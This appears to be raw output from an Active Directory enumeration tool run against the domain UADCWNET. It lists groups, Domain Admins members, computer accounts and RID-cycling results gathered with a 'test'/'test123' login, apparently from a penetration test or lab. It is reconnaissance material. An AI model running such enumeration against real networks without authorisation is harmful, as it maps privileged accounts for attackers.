group:[Domain Guests] rid:[0x202]

group:[Domain Computers] rid:[0x203]

group:[Domain Controllers] rid:[0x204]
```

```
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]

[+] Getting domain group memberships:
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Domain Computers' (RID: 515) has member: UADCWNET\marketplace$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc28$
```

```
Group 'Domain Computers' (RID: 515) has member: UADCWNET\range86-130$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\nt4$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust84$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\devserver$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\about$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\helponline$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\sanantonio$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\inbound$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\customer$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ir$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\announce$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\iris$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\dev1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust24$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mx$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vader$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust53$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mv$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mickey$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ptld$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tool$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\uninet$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\houstin$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Tate
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Johnston
```

```
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Bradley
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Mccormick
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Glover
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Patrick
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Hoffman
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Reid
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Stanley
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Kelly
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Lamb
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Keller
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Colon
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Ballard
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Mathis
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Maldonado
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Lucas
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Wood
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Munoz
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\O.Parker
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fletcher
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Moran
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Alexander
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Vasquez
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Patton
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
```

```
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fox
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Jordan
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Carson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Simmons
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Gross
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Romero
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Brock
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Sharp
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Lambert
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Willis
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Campbell
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Jennings
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Todd
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Blair
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Horton
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Norris
Group 'Group Policy Creator Owners' (RID: 520) has member:
UADCWNET\Administrator
Group 'Enterprise Admins' (RID: 519) has member:
UADCWNET\Administrator



 ============================================================================
=
|    Users on 192.168.10.1 via RID cycling (RIDS: 500-550,1000-1050)
|

 ============================================================================
=
[I] Found new SID: S-1-5-21-2373017989-4057782597-2990666611
[I] Found new SID: S-1-5-21-3909509232-362358561-949330273
```

```
[I] Found new SID: S-1-5-90

[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712

[I] Found new SID: S-1-5-80

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-
3678747466-658725712 and logon username 'test', password 'test123'

S-1-5-80-3139157870-2983391045-3678747466-658725712-500
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-501
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-502
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-503
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-504
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-505
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-506
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-507
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-508
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-509
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-510
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-511
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-512
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-513
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-514
*unknown*\*unknown* (8)
```

S-1-5-80-3139157870-2983391045-3678747466-658725712-515
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-516
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-517
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-518
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-519
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-520
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-521
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-522
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-523
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-524
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-525
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-526
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-527
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-528
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-529
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-530
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-531
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-532
*unknown**unknown* (8)

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-533
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-534
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-535
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-536
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-537
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-538
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-539
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-540
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-541
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-542
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-543
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-544
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-545
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-546
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-547
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-548
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-549
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-550
*unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1000
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1001
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1002
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1003
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1004
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1005
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1006
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1007
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1008
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1009
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1010
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1011
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1012
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1013
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1014
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1015
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1016
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1017
*unknown*\*unknown* (8)
```

S-1-5-80-3139157870-2983391045-3678747466-658725712-1018
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1019
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1020
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1021
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1022
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1023
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1024
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1025
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1026
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1027
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1028
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1029
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1030
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1031
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1032
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1033
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1034
*unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1035
*unknown**unknown* (8)

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1036
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1037
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1038
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1039
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1040
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1041
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1042
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1043
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1044
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1045
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1046
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1047
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1048
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1049
*unknown*\*unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1050
*unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-21-3909509232-362358561-
949330273 and logon username 'test', password 'test123'

S-1-5-21-3909509232-362358561-949330273-500 SERVER1\Administrator
(Local User)

S-1-5-21-3909509232-362358561-949330273-501 SERVER1\Guest (Local User)

S-1-5-21-3909509232-362358561-949330273-502 *unknown*\*unknown* (8)
```

```
S-1-5-21-3909509232-362358561-949330273-503 SERVER1\DefaultAccount
(Local User)

S-1-5-21-3909509232-362358561-949330273-504 SERVER1\WDAGUtilityAccount
(Local User)

S-1-5-21-3909509232-362358561-949330273-505 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-506 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-507 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-508 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-509 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-510 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-511 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-512 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-513 SERVER1\None (Domain
Group)

S-1-5-21-3909509232-362358561-949330273-514 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-515 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-516 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-517 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-518 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-519 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-520 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-521 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-522 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-523 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-524 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-525 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-526 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-527 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-528 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-529 *unknown*\*unknown* (8)

S-1-5-21-3909509232-362358561-949330273-530 *unknown*\*unknown* (8)
```

```
S-1-5-21-3909509232-362358561-949330273-531 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-532 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-533 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-534 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-535 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-536 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-537 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-538 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-539 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-540 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-541 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-542 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-543 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-544 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-545 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-546 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-547 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-548 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-549 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-550 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1000 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1001 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1002 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1003 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1004 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1005 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1006 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1007 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1008 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1009 *unknown*\*unknown* (8)
```

S-1-5-21-3909509232-362358561-949330273-1010 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1011 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1012 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1013 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1014 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1015 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1016 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1017 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1018 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1019 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1020 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1021 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1022 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1023 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1024 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1025 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1026 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1027 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1028 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1029 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1030 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1031 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1032 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1033 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1034 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1035 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1036 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1037 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1038 *unknown**unknown* (8)

S-1-5-21-3909509232-362358561-949330273-1039 *unknown**unknown* (8)

```
S-1-5-21-3909509232-362358561-949330273-1040 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1041 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1042 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1043 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1044 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1045 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1046 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1047 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1048 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1049 *unknown*\*unknown* (8)
S-1-5-21-3909509232-362358561-949330273-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-80 and logon username 'test',
password 'test123'
S-1-5-80-500 *unknown*\*unknown* (8)
S-1-5-80-501 *unknown*\*unknown* (8)
S-1-5-80-502 *unknown*\*unknown* (8)
S-1-5-80-503 *unknown*\*unknown* (8)
S-1-5-80-504 *unknown*\*unknown* (8)
S-1-5-80-505 *unknown*\*unknown* (8)
S-1-5-80-506 *unknown*\*unknown* (8)
S-1-5-80-507 *unknown*\*unknown* (8)
S-1-5-80-508 *unknown*\*unknown* (8)
S-1-5-80-509 *unknown*\*unknown* (8)
S-1-5-80-510 *unknown*\*unknown* (8)
S-1-5-80-511 *unknown*\*unknown* (8)
S-1-5-80-512 *unknown*\*unknown* (8)
S-1-5-80-513 *unknown*\*unknown* (8)
S-1-5-80-514 *unknown*\*unknown* (8)
S-1-5-80-515 *unknown*\*unknown* (8)
S-1-5-80-516 *unknown*\*unknown* (8)
S-1-5-80-517 *unknown*\*unknown* (8)
```

```
S-1-5-80-518 *unknown*\*unknown* (8)
S-1-5-80-519 *unknown*\*unknown* (8)
S-1-5-80-520 *unknown*\*unknown* (8)
S-1-5-80-521 *unknown*\*unknown* (8)
S-1-5-80-522 *unknown*\*unknown* (8)
S-1-5-80-523 *unknown*\*unknown* (8)
S-1-5-80-524 *unknown*\*unknown* (8)
S-1-5-80-525 *unknown*\*unknown* (8)
S-1-5-80-526 *unknown*\*unknown* (8)
S-1-5-80-527 *unknown*\*unknown* (8)
S-1-5-80-528 *unknown*\*unknown* (8)
S-1-5-80-529 *unknown*\*unknown* (8)
S-1-5-80-530 *unknown*\*unknown* (8)
S-1-5-80-531 *unknown*\*unknown* (8)
S-1-5-80-532 *unknown*\*unknown* (8)
S-1-5-80-533 *unknown*\*unknown* (8)
S-1-5-80-534 *unknown*\*unknown* (8)
S-1-5-80-535 *unknown*\*unknown* (8)
S-1-5-80-536 *unknown*\*unknown* (8)
S-1-5-80-537 *unknown*\*unknown* (8)
S-1-5-80-538 *unknown*\*unknown* (8)
S-1-5-80-539 *unknown*\*unknown* (8)
S-1-5-80-540 *unknown*\*unknown* (8)
S-1-5-80-541 *unknown*\*unknown* (8)
S-1-5-80-542 *unknown*\*unknown* (8)
S-1-5-80-543 *unknown*\*unknown* (8)
S-1-5-80-544 *unknown*\*unknown* (8)
S-1-5-80-545 *unknown*\*unknown* (8)
S-1-5-80-546 *unknown*\*unknown* (8)
S-1-5-80-547 *unknown*\*unknown* (8)
```

```
S-1-5-80-548 *unknown*\*unknown* (8)
S-1-5-80-549 *unknown*\*unknown* (8)
S-1-5-80-550 *unknown*\*unknown* (8)
S-1-5-80-1000 *unknown*\*unknown* (8)
S-1-5-80-1001 *unknown*\*unknown* (8)
S-1-5-80-1002 *unknown*\*unknown* (8)
S-1-5-80-1003 *unknown*\*unknown* (8)
S-1-5-80-1004 *unknown*\*unknown* (8)
S-1-5-80-1005 *unknown*\*unknown* (8)
S-1-5-80-1006 *unknown*\*unknown* (8)
S-1-5-80-1007 *unknown*\*unknown* (8)
S-1-5-80-1008 *unknown*\*unknown* (8)
S-1-5-80-1009 *unknown*\*unknown* (8)
S-1-5-80-1010 *unknown*\*unknown* (8)
S-1-5-80-1011 *unknown*\*unknown* (8)
S-1-5-80-1012 *unknown*\*unknown* (8)
S-1-5-80-1013 *unknown*\*unknown* (8)
S-1-5-80-1014 *unknown*\*unknown* (8)
S-1-5-80-1015 *unknown*\*unknown* (8)
S-1-5-80-1016 *unknown*\*unknown* (8)
S-1-5-80-1017 *unknown*\*unknown* (8)
S-1-5-80-1018 *unknown*\*unknown* (8)
S-1-5-80-1019 *unknown*\*unknown* (8)
S-1-5-80-1020 *unknown*\*unknown* (8)
S-1-5-80-1021 *unknown*\*unknown* (8)
S-1-5-80-1022 *unknown*\*unknown* (8)
S-1-5-80-1023 *unknown*\*unknown* (8)
S-1-5-80-1024 *unknown*\*unknown* (8)
S-1-5-80-1025 *unknown*\*unknown* (8)
S-1-5-80-1026 *unknown*\*unknown* (8)
```

```
S-1-5-80-1027 *unknown*\*unknown* (8)
S-1-5-80-1028 *unknown*\*unknown* (8)
S-1-5-80-1029 *unknown*\*unknown* (8)
S-1-5-80-1030 *unknown*\*unknown* (8)
S-1-5-80-1031 *unknown*\*unknown* (8)
S-1-5-80-1032 *unknown*\*unknown* (8)
S-1-5-80-1033 *unknown*\*unknown* (8)
S-1-5-80-1034 *unknown*\*unknown* (8)
S-1-5-80-1035 *unknown*\*unknown* (8)
S-1-5-80-1036 *unknown*\*unknown* (8)
S-1-5-80-1037 *unknown*\*unknown* (8)
S-1-5-80-1038 *unknown*\*unknown* (8)
S-1-5-80-1039 *unknown*\*unknown* (8)
S-1-5-80-1040 *unknown*\*unknown* (8)
S-1-5-80-1041 *unknown*\*unknown* (8)
S-1-5-80-1042 *unknown*\*unknown* (8)
S-1-5-80-1043 *unknown*\*unknown* (8)
S-1-5-80-1044 *unknown*\*unknown* (8)
S-1-5-80-1045 *unknown*\*unknown* (8)
S-1-5-80-1046 *unknown*\*unknown* (8)
S-1-5-80-1047 *unknown*\*unknown* (8)
S-1-5-80-1048 *unknown*\*unknown* (8)
S-1-5-80-1049 *unknown*\*unknown* (8)
S-1-5-80-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-21-2373017989-4057782597-
2990666611 and logon username 'test', password 'test123'
S-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator
(Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local
User)
